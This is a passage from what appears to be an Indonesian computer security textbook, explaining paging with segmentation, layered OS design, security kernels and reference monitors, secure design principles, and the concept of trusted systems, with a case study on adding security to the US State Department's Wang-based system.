
Namun, ketika kita mempertimbangkan perlindungan, pergeseran ini adalah masalah serius. Karena segmen adalah unit logis, kami dapat mengaitkan segmen yang berbeda dengan hak perlindungan individual, seperti hanya-baca atau hanya-eksekusi. Pergeseran dapat ditangani secara efisien selama terjemahan alamat. Tetapi dengan paging, tidak ada kesatuan yang diperlukan untuk item pada halaman, jadi tidak ada cara untuk menetapkan bahwa semua nilai pada halaman harus dilindungi pada tingkat yang sama, seperti hanya-baca atau hanya-eksekusi.

Gabungan Paging dengan Segmentasi

Kita telah melihat bagaimana paging menawarkan efisiensi implementasi, sementara segmentasi menawarkan karakteristik perlindungan logis. Karena setiap pendekatan memiliki kelemahan serta fitur yang diinginkan, kedua pendekatan tersebut telah digabungkan.

Keluarga sistem mainframe IBM 390 menggunakan bentuk segmentasi halaman. Demikian pula, sistem operasi Multics (diimplementasikan pada mesin GE-645) menerapkan paging di atas segmentasi. Dalam kedua kasus, programmer dapat membagi program menjadi segmen-segmen logis. Setiap segmen kemudian dipecah menjadi halaman berukuran tetap. Di Multics, bagian nama segmen dari sebuah alamat adalah nomor 18-bit dengan offset 16-bit. Alamat kemudian dipecah menjadi 1024-byte halaman. Proses translasi ditunjukkan pada Gambar 1.14. Pendekatan ini mempertahankan kesatuan logis dari suatu segmen dan mengizinkan perlindungan yang berbeda untuk segmen tersebut, tetapi menambahkan lapisan terjemahan tambahan untuk setiap alamat. Perangkat keras tambahan meningkatkan efisiensi implementasi.

Paging memungkinkan keuntungan keamanan segmentasi dengan manajemen memori yang lebih efisien.



Gambar 1.14 Terjemahan Alamat dengan Segmentasi Halaman

Mekanisme perangkat keras ini memberikan perlindungan memori yang baik, meskipun tujuan awalnya adalah sesuatu yang lain: alokasi memori yang efisien dan relokasi data, dengan keamanan efek samping yang kebetulan. Dalam sistem operasi, keamanan telah menjadi kebutuhan utama dan elemen desain sejak awal, seperti yang akan kita bahas di bagian selanjutnya.

1.2 Keamanan dalam Desain Sistem Operasi

Seperti yang baru saja kita bahas, sistem operasi adalah perangkat lunak yang kompleks. Komponen berasal dari banyak sumber, beberapa bagian adalah kode lama untuk mendukung fungsi lama; potongan lainnya berasal dari beberapa dekade, dengan karakteristik desain yang sudah lama terlupakan. Dan beberapa bagian baru ditulis kemarin. Potongan lama dan baru harus berinteraksi dan berinteraksi dengan sukses, dan desainer baru harus memastikan bahwa kode mereka berfungsi dengan benar dengan semua versi sebelumnya yang ada, belum lagi banyak aplikasi yang ada.

Penulis eksploitasi memanfaatkan kompleksitas ini dengan bereksperimen untuk menemukan ketidakcocokan antarmuka: fungsi yang tidak lagi dipanggil, posisi kosong dalam Tabel interupsi yang ditangani, driver perangkat yang terlupakan. Sistem operasi membuka banyak titik yang nantinya dapat dilampirkan kode saat potongan dimuat selama proses booting; jika salah satu bagian ini tidak ada, Malicious code dapat dilampirkan sebagai gantinya.

Jelas, tidak semua perangkat lunak yang kompleks rentan terhadap serangan. Maksud kami adalah bahwa semakin kompleks perangkat lunak, semakin banyak kemungkinan untuk pengenalan perangkat lunak yang tidak diinginkan. Rumah tanpa jendela tidak memberikan kesempatan bagi seseorang untuk masuk melalui jendela, tetapi setiap jendela tambahan dalam desain rumah meningkatkan potensi bahaya ini dan mengharuskan pemilik rumah untuk menerapkan lebih banyak keamanan. Sekarang perluas metafora ini ke sistem operasi modern yang biasanya mencakup jutaan baris kode: Seberapa besar kemungkinan bahwa setiap baris sempurna untuk digunakan dan sangat cocok dengan setiap baris lainnya?

Prinsip-prinsip desain program aman yang kami perkenalkan berlaku sama baiknya untuk sistem operasi. Sederhana, modular, desain yang digabungkan secara longgar menghadirkan lebih sedikit peluang bagi penyerang.

1.2.1 Kesederhanaan Desain

Sistem operasi sendiri (terlepas dari kendala keamanannya) sulit untuk dirancang. Mereka menangani banyak tugas, tunduk pada interupsi dan sakelar konteks, dan harus meminimalkan overhead agar tidak memperlambat komputasi dan interaksi pengguna. Menambahkan tanggung jawab untuk penegakan keamanan ke sistem operasi meningkatkan kesulitan desain.

Namun demikian, kebutuhan akan keamanan yang efektif sangat meresap, dan prinsip-prinsip rekayasa perangkat lunak yang baik memberi tahu kita betapa pentingnya merancang keamanan di awal daripada menindihnya di akhir. Dengan demikian, bagian ini berfokus pada desain sistem operasi untuk tingkat keamanan yang tinggi. Kami melihat secara khusus pada desain kernel sistem operasi; bagaimana kernel dirancang menunjukkan apakah keamanan akan diberikan secara efektif. Kami mempelajari dua interpretasi berbeda dari kernel, dan kemudian kami mempertimbangkan desain berlapis atau terstruktur cincin.

Layered Design

Seperti dijelaskan sebelumnya, sistem operasi nontrivial terdiri dari setidaknya empat tingkatan: perangkat keras, kernel, sistem operasi, dan pengguna. Masing-masing lapisan ini dapat mencakup sublapisan. Misalnya, kernel memiliki lima lapisan berbeda. Tingkat pengguna mungkin juga memiliki program kuasi-sistem, seperti manajer basis data atau cangkang antarmuka pengguna grafis, yang merupakan lapisan keamanan yang terpisah.

Setiap desain, apakah itu untuk perangkat keras atau perangkat lunak, harus dimulai dengan filosofi desain dan prinsip panduan. Prinsip-prinsip ini meliputi desain, dibangun sejak awal, dan dipertahankan (sesuai dengan filosofi desain) seiring dengan perkembangan desain.

Filosofi desain mengungkapkan maksud keseluruhan dari para desainer, tidak hanya dalam hal bagaimana sistem akan terlihat dan bertindak, tetapi juga dalam hal bagaimana sistem akan diuji dan dipelihara. Kebanyakan sistem tidak dibangun untuk penggunaan jangka pendek. Mereka tumbuh dan berkembang seiring dengan perubahan dunia dari waktu ke waktu. Fitur ditingkatkan, ditambahkan, atau dihapus. Mendukung atau mengkomunikasikan perubahan perangkat keras dan perangkat lunak. Sistem diperbaiki saat masalah ditemukan dan penyebabnya dicabut. Filosofi desain menjelaskan bagaimana sistem akan "bersatu", mempertahankan integritasnya melalui semua perubahan ini. Filosofi desain yang baik akan membuat sistem mudah diuji dan mudah diubah.

Filosofi ini menyarankan seperangkat prinsip desain yang baik. Modularitas, penyembunyian informasi, dan gagasan lain yang dibahas dalam Bab 3 membentuk pedoman yang memungkinkan perancang memenuhi tujuan mereka untuk kualitas perangkat lunak. Karena keamanan adalah salah satu dari tujuan ini, kebijakan keamanan harus konsisten dengan filosofi desain dan prinsip desain memungkinkan perlindungan yang tepat untuk dibangun ke dalam sistem.

Ketika kualitas desain tidak dipertimbangkan di muka dan tertanam dalam proses pengembangan, hasilnya bisa menjadi semacam anarki perangkat lunak. Sistem mungkin berjalan dengan baik pada awalnya, tetapi ketika perubahan dibuat, perangkat lunak menurun dengan cepat dan dengan cara yang membuat perubahan di masa depan lebih sulit dan memakan waktu. Perangkat lunak menjadi rapuh, lebih sering gagal, dan terkadang membuat fitur, termasuk keamanan, tidak mungkin ditambahkan atau diubah. Perangkat lunak yang sama pentingnya, rapuh, dan dirancang dengan buruk dapat dengan mudah menyembunyikan kerentanan karena perangkat lunak tersebut sangat sulit untuk dipahami dan status eksekusinya sangat sulit untuk diikuti, direproduksi, dan diuji. Jadi, desain yang baik sebenarnya merupakan masalah keamanan, dan perangkat lunak yang aman harus dirancang dengan baik.

Layered Trust

Seperti yang telah kita bahas sebelumnya dalam bab ini, struktur berlapis dari sistem operasi yang aman dapat dianggap sebagai rangkaian lingkaran konsentris, dengan operasi paling sensitif di lapisan terdalam. Pandangan yang setara adalah sebagai bangunan, dengan tugas paling sensitif ditugaskan ke lantai bawah. Kemudian, kepercayaan dan hak akses suatu proses dapat dinilai dari kedekatan proses dengan pusat: Proses yang lebih tepercaya lebih dekat ke pusat atau bawah.

Tersirat dalam penggunaan layering sebagai tindakan pencegahan adalah pemisahan. Sebelumnya dalam bab ini kami menjelaskan cara untuk menerapkan pemisahan: fisik, temporal, logis, dan kriptografi. Dari keempat ini, pemisahan logis (berbasis perangkat lunak) paling dapat diterapkan pada desain berlapis, yang berarti bagian mendasar (dalam atau bawah) dari sistem operasi harus mengontrol akses semua lapisan luar atau lebih tinggi untuk menegakkan pemisahan.

Peter Neumann (Neumann:86) menjelaskan struktur berlapis yang digunakan untuk Sistem Operasi yang Terbukti Aman (PSOS). Beberapa lapisan tingkat yang lebih rendah menyajikan beberapa atau semua fungsinya ke tingkat yang lebih tinggi, tetapi setiap lapisan dengan benar merangkum hal-hal itu di bawahnya sendiri.

Pendekatan berlapis adalah cara lain untuk mencapai enkapsulasi. Layering diakui sebagai desain sistem operasi yang baik. Setiap lapisan menggunakan lapisan yang lebih sentral sebagai layanan, dan setiap lapisan menyediakan tingkat fungsionalitas tertentu ke lapisan yang lebih jauh. Dengan cara ini, kita dapat "mengupas" setiap lapisan dan masih memiliki sistem yang lengkap secara logis dengan fungsionalitas yang lebih sedikit. Layering menyajikan contoh yang baik tentang bagaimana menukar dan menyeimbangkan karakteristik desain.

Pembenaran lain untuk layering adalah pengendalian kerusakan. Untuk mengetahui alasannya, pertimbangkan dua contoh risiko Neumann. Dalam sistem konvensional yang dirancang secara non-hierarki (ditunjukkan pada Tabel 1.1), masalah apa pun—kegagalan perangkat keras, Flaw (bug) perangkat lunak, atau kondisi yang tidak terduga, bahkan dalam porsi non-keamanan yang dianggap tidak relevan—dapat menyebabkan bencana karena efek masalah tidak terbatas dan karena desain sistem berarti bahwa kita tidak dapat yakin bahwa fungsi apa pun yang diberikan tidak memiliki efek keamanan (tidak langsung).

Tabel 1.1 Desain Konvensional (Nonhierarkis)

Level	Functions	Risk
all	Noncritical functions	Disaster possible
all	Less critical functions	Disaster possible
all	More critical functions	Disaster possible

Sebaliknya, penataan hierarki memiliki dua manfaat:

- Penataan hierarki memungkinkan identifikasi bagian yang paling kritis, yang kemudian dapat dianalisis secara intensif untuk kebenarannya, sehingga jumlah masalah harus lebih kecil.
- Isolasi membatasi efek masalah ke tingkat hierarkis pada dan di atas titik masalah, sehingga efek berbahaya dari banyak masalah harus dibatasi.

Properti desain ini—kernel, pemisahan, isolasi, dan struktur hierarkis—telah menjadi dasar bagi banyak prototipe sistem yang dapat dipercaya. Mereka telah bertahan dalam ujian waktu sebagai praktik desain dan implementasi terbaik.

Layering memastikan bahwa masalah keamanan hanya mempengaruhi lapisan yang kurang sensitif.

1.2.2 Desain Kernel

Kernel adalah suatu perangkat lunak yang menjadi bagian utama dari sebuah sistem operasi komputer, tugasnya yakni melayani bermacam-macam program aplikasi untuk emngakses perangkat keras “hardware” komputer secara aman.

Ada juga definisi kernel yang lainnya ialah suatu perangkat lunak yang membuat komunikasi atau mediator antara aplikasi dan perangkat keras “hardware” yang menyediakan pelayanan sistem seperti pengaturan memori untuk proses yang sedang berjalan, pengaturan file, pengaturan input-output dan masih banyak lagi fungsi tambahan yang lainnya.

Fungsi utama kernel adalah untuk mengelola sumber daya komputer dan memungkinkan program lain untuk menjalankan dan menggunakan sumber daya koputer tersebut. Untuk menjalankan aplikasi suatu kernel pertama kali harus menyediakan space address untuk aplikasi lalu men-load file yang berisi kode aplikasi ke dalam memory, mempersiapkan stack untuk program dan percabangan ke lokasi lain untuk program, dan kemudian baru memulai eksekusi program.

Kernel adalah program komputer pada inti komputer sistem operasi yang memiliki kontrol penuh atas segala sesuatu dalam sistem. Ini adalah "bagian dari kode sistem operasi yang selalu ada di memori", dan memfasilitasi interaksi antara komponen perangkat keras dan perangkat lunak. Pada kebanyakan sistem, kernel adalah salah satu program pertama yang dimuat saat startup (setelah bootloader). Ini menangani sisa permulaan serta permintaan memori, periferal , dan input / output (I / O) dari perangkat lunak , menerjemahkannya ke dalam pemrosesan datainstruksi untuk unit pemrosesan pusat.

Security Kernel bertanggung jawab dalam semua mekanisme keamanan seluruh sistem operasi. Security Kernel menyediakan antarmuka keamanan antara perangkat keras, sistem operasi, dan bagian lain dari sistem komputasi. Biasanya, sistem operasi dirancang sedemikian rupa sehingga Security Kernel terkandung di dalam kernel sistem operasi.

Ada beberapa alasan desain yang bagus mengapa fungsi keamanan dapat diisolasi dalam Security Kernel.


- Cakupan. Setiap akses ke objek yang dilindungi harus melewati kernel keamanan. Dalam sistem yang dirancang dengan cara ini, sistem operasi dapat menggunakan kernel keamanan untuk memastikan bahwa setiap akses diperiksa.
- Pemisahan. Mengisolasi mekanisme keamanan baik dari sistem operasi lainnya maupun dari ruang pengguna memudahkan untuk melindungi mekanisme tersebut dari penetrasi oleh sistem operasi atau pengguna.
- Kesatuan. Semua fungsi keamanan dilakukan oleh satu set kode, sehingga lebih mudah untuk melacak penyebab masalah yang muncul dengan fungsi-fungsi ini.

- Kemampuan untuk dimodifikasi. Perubahan pada mekanisme keamanan lebih mudah dilakukan dan lebih mudah diuji. Dan karena kesatuan, efek perubahan dilokalisasi sehingga antarmuka lebih mudah dipahami dan dikendalikan.
- Kekompakan. Karena hanya menjalankan fungsi keamanan, kernel keamanan cenderung relatif kecil.
- Keterverifikasian. Menjadi relatif kecil, kernel keamanan dapat dianalisis secara ketat. Misalnya, metode formal dapat digunakan untuk memastikan bahwa semua situasi keamanan (seperti status dan perubahan status) telah dicakup oleh desain.

Perhatikan kesamaan antara keunggulan ini dan tujuan desain sistem operasi yang telah kami jelaskan sebelumnya. Karakteristik ini juga bergantung dalam banyak hal pada modularitas. Di sisi lain, mengimplementasikan Security Kernel dapat menurunkan kinerja sistem karena kernel menambahkan lapisan antarmuka lain antara program pengguna dan sumber daya sistem operasi. Selain itu, keberadaan kernel tidak menjamin bahwa kernel berisi semua fungsi keamanan atau telah diimplementasikan dengan benar. Dan dalam beberapa kasus Security Kernel bisa sangat besar.

Bagaimana kita menyeimbangkan aspek positif dan negatif dari penggunaan Security Kernel ini? Desain dan kegunaan Security Kernel agak bergantung pada pendekatan keseluruhan terhadap desain sistem operasi. Ada banyak pilihan desain, yang masing-masing termasuk dalam salah satu dari dua jenis: Security Kernel dirancang sebagai tambahan untuk sistem operasi atau merupakan dasar dari keseluruhan sistem operasi. Mari kita lihat lebih dekat setiap pilihan desain.

Monitor Referensi



Gambar 1.15 Monitor Referensi

Bagian terpenting dari kernel keamanan adalah monitor referensi, bagian yang mengontrol akses ke objek. Monitor referensi memisahkan subjek dan objek, sehingga subjek hanya dapat mengakses objek yang secara tegas diizinkan oleh kebijakan keamanan. Monitor referensi tidak harus berupa satu bagian kode; melainkan kumpulan kontrol akses untuk perangkat, file, memori, komunikasi antarproses, dan jenis objek lainnya. Seperti yang ditunjukkan pada Gambar 1.15, monitor referensi bertindak seperti dinding bata di sekitar sistem operasi atau perangkat lunak tepercaya untuk menengahi akses subjek (S) ke objek (O).

Karakteristik monitor referensi harus:

- *tamperproof*, yaitu, tidak mungkin untuk dilemahkan atau dinonaktifkan
- tidak dapat dilewati *(unbypassable*), yaitu, selalu dipanggil saat akses ke objek apa pun diperlukan

- dapat dianalisis (*nalyzable*), yaitu cukup kecil untuk dianalisis dan diuji, yang kelengkapannya dapat dipastikan

Monitor referensi bukan satu-satunya mekanisme keamanan dari sistem operasi tepercaya. Bagian lain dari rangkaian keamanan termasuk audit dan identifikasi dan pemrosesan otentikasi, serta pengaturan parameter penegakan, seperti siapa subjek yang diizinkan dan objek apa yang diizinkan untuk mereka akses. Bagian keamanan lainnya ini berinteraksi dengan monitor referensi, menerima data dari monitor referensi atau menyediakannya dengan data yang dibutuhkan untuk beroperasi.

Konsep monitor referensi telah digunakan untuk banyak sistem operasi tepercaya dan juga untuk perangkat lunak tepercaya yang lebih kecil. Validitas konsep ini didukung dengan baik baik dalam penelitian maupun dalam praktik. Paul Karger dan Morrie Gasser menjelaskan desain dan konstruksi sistem operasi DEC VAX kernel yang dipatuhi secara ketat untuk menggunakan monitor referensi untuk mengontrol akses.

1.2.3 Kebenaran dan Kelengkapan

Bahwa pertimbangan keamanan meliputi desain dan struktur sistem operasi membutuhkan kebenaran dan kelengkapan. Kebenaran menyiratkan bahwa karena sistem operasi mengontrol interaksi antara subjek dan objek, keamanan harus dipertimbangkan dalam setiap aspek desainnya. Artinya, desain sistem operasi harus mencakup definisi objek mana yang akan dilindungi dengan cara apa, subjek apa yang akan memiliki akses dan pada level apa, dan seterusnya. Harus ada pemetaan yang jelas dari persyaratan keamanan hingga desain sehingga semua pengembang dapat melihat bagaimana keduanya berhubungan.

Selain itu, setelah desainer menyusun bagian dari sistem operasi, mereka harus memeriksa untuk melihat bahwa desain tersebut benar-benar mengimplementasikan tingkat keamanan yang seharusnya diterapkan. Pengecekan ini dapat dilakukan dengan banyak cara, termasuk tinjauan formal atau simulasi. Sekali lagi, pemetaan diperlukan, kali ini dari persyaratan untuk merancang hingga pengujian, sehingga pengembang dapat memastikan bahwa setiap aspek keamanan sistem operasi telah diuji dan terbukti berfungsi dengan benar. Karena keamanan muncul di setiap bagian dari sistem operasi, desain dan implementasi keamanan tidak dapat dibiarkan kabur atau tidak jelas sampai seluruh sistem bekerja dan diuji.

Kelengkapan mengharuskan fungsionalitas keamanan disertakan di semua tempat yang diperlukan. Meskipun persyaratan ini tampak jelas, tidak semua pengembang harus memikirkan keamanan saat mereka merancang dan menulis kode, jadi kelengkapan keamanan itu menantang. Sangat sulit untuk memperbaiki fitur keamanan ke sistem operasi yang dirancang dengan keamanan yang tidak memadai. Membiarkan keamanan sistem operasi sampai menit terakhir sama seperti mencoba memasang pipa ledeng atau kabel listrik di rumah yang fondasinya sudah dipasang, lantainya diletakkan, dan dindingnya sudah dipasang dan dicat; Anda tidak hanya

harus menghancurkan sebagian besar dari apa yang telah Anda bangun, tetapi Anda juga mungkin menemukan bahwa struktur umum tidak dapat lagi mengakomodasi semua yang dibutuhkan (sehingga beberapa harus ditinggalkan atau dikompromikan). Dan penambahan menit terakhir sering dilakukan dengan tergesa-gesa di bawah tekanan waktu, yang tidak mendorong kelengkapan.

Dengan demikian, keamanan harus menjadi bagian penting dari desain awal sistem operasi yang terpercaya. Memang, pertimbangan keamanan dapat membentuk banyak keputusan desain lainnya, terutama untuk sistem dengan persyaratan keamanan yang kompleks dan membatasi. Untuk alasan yang sama, keamanan dan prinsip desain lainnya harus dilakukan selama implementasi, pengujian, dan pemeliharaan. Diungkapkan secara berbeda, seperti yang dijelaskan di Kasus 1.2, keamanan secara tegas tidak dapat ditambahkan di bagian akhir. Keamanan jarang berhasil sebagai add-on; itu harus menjadi bagian dari filosofi awal, persyaratan, desain, dan implementasi.

Kasus 1.2

Keamanan sebagai Add-On

Pada 1980-an, Departemen Luar Negeri AS menangani fungsi kantor diplomatiknya dengan jaringan komputer Wang. Setiap kedutaan Amerika memiliki setidaknya satu sistem Wang, dengan perangkat lunak pengolah kata khusus untuk membuat dokumen, memodifikasinya, menyimpan dan mengambilnya, dan mengirimnya dari satu lokasi ke lokasi lain. Melengkapi perangkat lunak otomatisasi kantor Wang adalah Sistem Informasi Luar Negeri (FAIS) milik Departemen Luar Negeri.

Pada pertengahan 1980-an, Departemen Luar Negeri menugaskan kontraktor swasta untuk menambah keamanan pada FAIS. Korespondensi diplomatik dan lainnya harus dilindungi oleh "amplop" aman yang mengelilingi materi sensitif. Perlindungan tambahan dimaksudkan untuk mencegah pihak yang tidak berwenang “membuka” amplop dan membaca isinya.

Untuk merancang dan menerapkan fitur keamanan, kontraktor harus melengkapi fitur yang ditawarkan oleh sistem operasi dan utilitas Wang. Desain keamanan bergantung pada desain sistem operasi Wang VS saat ini, termasuk penggunaan kata-kata yang tidak digunakan dalam file sistem operasi. Seperti yang dirancang dan diterapkan, fitur keamanan baru bekerja dengan baik dan memenuhi persyaratan Departemen Luar Negeri. Tetapi sistem itu pasti akan gagal karena tujuan evolusi VS berbeda dari tujuan Departemen Luar Negeri. Artinya, Wang tidak dapat menjamin bahwa modifikasi VS di masa mendatang akan mempertahankan fungsi dan struktur yang diperlukan oleh perangkat lunak keamanan kontraktor. Dengan kata lain, Wang mungkin perlu menyesuaikan beberapa kata yang tidak digunakan dalam file sistem operasi untuk fungsi sistem baru, terlepas dari apakah FAIS menggunakan kata-kata itu atau tidak. Akhirnya, terjadi bentrokan fatal antara niat dan praktik, dan fungsi keamanan tambahan gagal.

1.2.4 Prinsip Desain yang Aman

Prinsip desain yang baik selalu baik untuk keamanan, seperti yang telah kami sebutkan di atas. Tetapi beberapa prinsip desain penting khusus untuk keamanan dan penting untuk membangun sistem operasi yang solid dan tepercaya. Prinsip-prinsip ini, yang diartikulasikan dengan baik oleh Jerome Saltzer dan Michael Schroeder dalam desain sistem operasi yang aman, antara lain :

- hak istimewa paling rendah
- ekonomi mekanisme
- desain terbuka
- mediasi lengkap
- berdasarkan izin
- pemisahan hak istimewa
- mekanisme yang paling tidak umum
- kemudahan penggunaan

Meskipun prinsip-prinsip desain ini disarankan beberapa dekade yang lalu, prinsip-prinsip itu sekarang seakurat ketika aslinya ditulis. Prinsip-prinsip tersebut telah digunakan berulang kali dan berhasil dalam desain dan implementasi berbagai Trusted System. Lebih penting lagi, ketika masalah keamanan telah ditemukan di sistem operasi di masa lalu, mereka hampir selalu berasal dari kegagalan untuk mematuhi satu atau lebih dari prinsip-prinsip ini. Prinsip-prinsip desain ini mengarah pada pengembangan sistem komputer "tepercaya" atau sistem operasi "tepercaya".

1.2.5 Trusted System

Trusted System juga dapat membantu mengatasi masalah perangkat lunak berbahaya. Trusted System adalah sistem yang telah terbukti menjamin tingkat kepercayaan tertentu bahwa ia akan melakukan aktivitas tertentu dengan setia, yaitu sesuai dengan harapan pengguna. Berlawanan dengan penggunaan populer, "tepercaya" dalam konteks ini tidak berarti harapan, dalam arti "wah, saya harap sistem ini melindungi saya dari Malicious code ." Harapan adalah kepercayaan dengan sedikit pembenaran; Trusted System memiliki bukti yang meyakinkan untuk membenarkan kepercayaan pengguna. Lihat Kasus 1.3 untuk pembahasan lebih lanjut tentang arti kata tersebut.

Trusted System: sistem dengan bukti untuk mendukung klaim yang menerapkan beberapa fungsi atau kebijakan

Kasus 1.3

Apa Arti "Kepercayaan" bagi Sistem?

Sebelum kita mulai memeriksa sistem operasi tepercaya secara rinci, mari kita lihat lebih cermat pada terminologi yang terlibat dalam memahami dan mengGambar kan kepercayaan. Apa yang diperlukan bagi kita untuk mempertimbangkan sesuatu agar aman?

Kata aman mencerminkan dikotomi: Sesuatu itu aman atau tidak aman. Jika aman, itu harus menahan semua serangan, hari ini, besok, dan satu abad dari sekarang. Dan jika kami mengklaim bahwa itu aman, Anda menerima pernyataan kami (dan membeli dan menggunakannya) atau menolaknya (dan tidak menggunakannya atau menggunakannya tetapi jangan berharap banyak darinya).

Bagaimana keamanan berbeda dari kualitas? Jika kami mengklaim bahwa ada sesuatu yang baik, Anda kurang tertarik dengan klaim kami dan lebih tertarik pada penilaian objektif apakah barang tersebut memenuhi kebutuhan kinerja dan fungsionalitas Anda. Dari perspektif ini, keamanan hanyalah satu segi dari kebaikan atau kualitas; Anda dapat memilih untuk menyeimbangkan keamanan dengan karakteristik lain (seperti kecepatan atau keramahan pengguna) untuk memilih sistem yang terbaik, mengingat pilihan yang mungkin Anda miliki. Secara khusus, sistem yang Anda buat atau pilih mungkin cukup bagus, meskipun mungkin tidak seaman yang Anda inginkan.

Profesional keamanan lebih suka berbicara tentang sistem operasi yang tepercaya daripada yang aman. Trusted System berarti sistem yang memenuhi persyaratan keamanan yang diinginkan, memiliki kualitas yang cukup tinggi, dan membenarkan kepercayaan pengguna terhadap kualitas tersebut. Artinya, kepercayaan dirasakan oleh penerima atau pengguna sistem, bukan oleh pengembang, perancang, atau produsennya. Sebagai pengguna, Anda mungkin tidak dapat mengevaluasi kepercayaan itu secara langsung. Anda dapat mempercayai desain, evaluasi profesional, atau pendapat rekan kerja yang berharga. Tetapi pada akhirnya, Anda bertanggung jawab untuk menyetujui tingkat kepercayaan yang Anda butuhkan.

Kami mengatakan bahwa perangkat lunak adalah perangkat lunak tepercaya jika kami tahu bahwa kode tersebut telah dikembangkan dan dianalisis secara ketat, memberi kami alasan untuk percaya bahwa kode tersebut melakukan apa yang diharapkan untuk dilakukan dan tidak lebih. Biasanya, kode tepercaya dapat menjadi fondasi tempat kode lain yang tidak tepercaya berjalan. Artinya, kualitas sistem yang tidak tepercaya sebagian bergantung pada kode tepercaya; kode tepercaya menetapkan dasar untuk keamanan sistem secara keseluruhan. Secara khusus, sebuah sistem operasi dapat dipercaya sebagai perangkat lunak ketika ada dasar rasional atau objektif untuk mempercayai bahwa sistem operasi tersebut mengontrol akses komponen atau sistem yang dijalankan darinya dengan benar.

Untuk memercayai program apa pun, kami mendasarkan kepercayaan kami pada analisis dan pengujian yang ketat, dengan mencari karakteristik utama tertentu:

- Kebenaran fungsional. Program melakukan apa yang seharusnya, dan bekerja dengan benar.
- Penegakan integritas. Bahkan jika disajikan perintah yang salah atau perintah dari pengguna yang tidak sah, program mempertahankan kebenaran data yang berhubungan dengannya.
- Hak istimewa terbatas. Program diizinkan untuk mengakses data yang aman, tetapi aksesnya diminimalkan dan baik hak akses maupun data tidak diteruskan ke program lain yang tidak tepercaya atau kembali ke pemanggil yang tidak tepercaya.
- Tingkat kepercayaan yang sesuai. Program telah diperiksa dan dinilai pada tingkat kepercayaan yang sesuai untuk jenis data dan lingkungan yang akan digunakan.

Perangkat lunak tepercaya sering digunakan sebagai cara yang aman bagi pengguna umum untuk mengakses data sensitif. Program tepercaya digunakan untuk melakukan operasi terbatas (aman) bagi pengguna tanpa mengizinkan pengguna memiliki akses langsung ke data sensitif.

Mungkin ada derajat kepercayaan; tidak seperti keamanan, kepercayaan bukanlah dikotomi. Misalnya, Anda memercayai teman-teman tertentu dengan rahasia yang dalam, tetapi Anda memercayai orang lain hanya untuk memberi Anda waktu. Kepercayaan adalah karakteristik yang sering tumbuh dari waktu ke waktu, sesuai dengan bukti dan pengalaman. Misalnya, bank meningkatkan kepercayaan mereka pada peminjam karena peminjam membayar kembali pinjaman seperti yang diharapkan; peminjam dengan catatan kepercayaan (kredit) yang baik dapat meminjam jumlah yang lebih besar. Akhirnya, kepercayaan diperoleh, bukan diklaim atau dianugerahkan.

Kata sifat dipercaya muncul berkali-kali dalam bab ini, antara lain :

- proses tepercaya (proses yang dapat memengaruhi keamanan sistem, atau proses yang eksekusinya salah atau tidak aman dapat melanggar kebijakan keamanan sistem)
- produk tepercaya (produk yang dievaluasi dan disetujui), perangkat lunak tepercaya (bagian perangkat lunak dari sistem yang dapat diandalkan untuk menegakkan kebijakan keamanan)
- basis komputasi tepercaya (kumpulan semua mekanisme perlindungan dalam sistem komputasi, termasuk perangkat keras, firmware, dan perangkat lunak, yang bersama-sama menegakkan kebijakan keamanan terpadu atas produk atau sistem)
- Trusted System (sistem yang menggunakan langkah-langkah integritas perangkat keras dan perangkat lunak yang memadai untuk memungkinkan penggunaannya untuk memproses informasi sensitif)

Definisi secara umum terpercaya adalah konsep tentang:

- penegakan kebijakan keamanan
- kecukupan tindakan dan mekanisme
- evaluasi objektif

Dengan demikian, kata sifat dipercaya memiliki arti yang tepat dalam keamanan komputer.

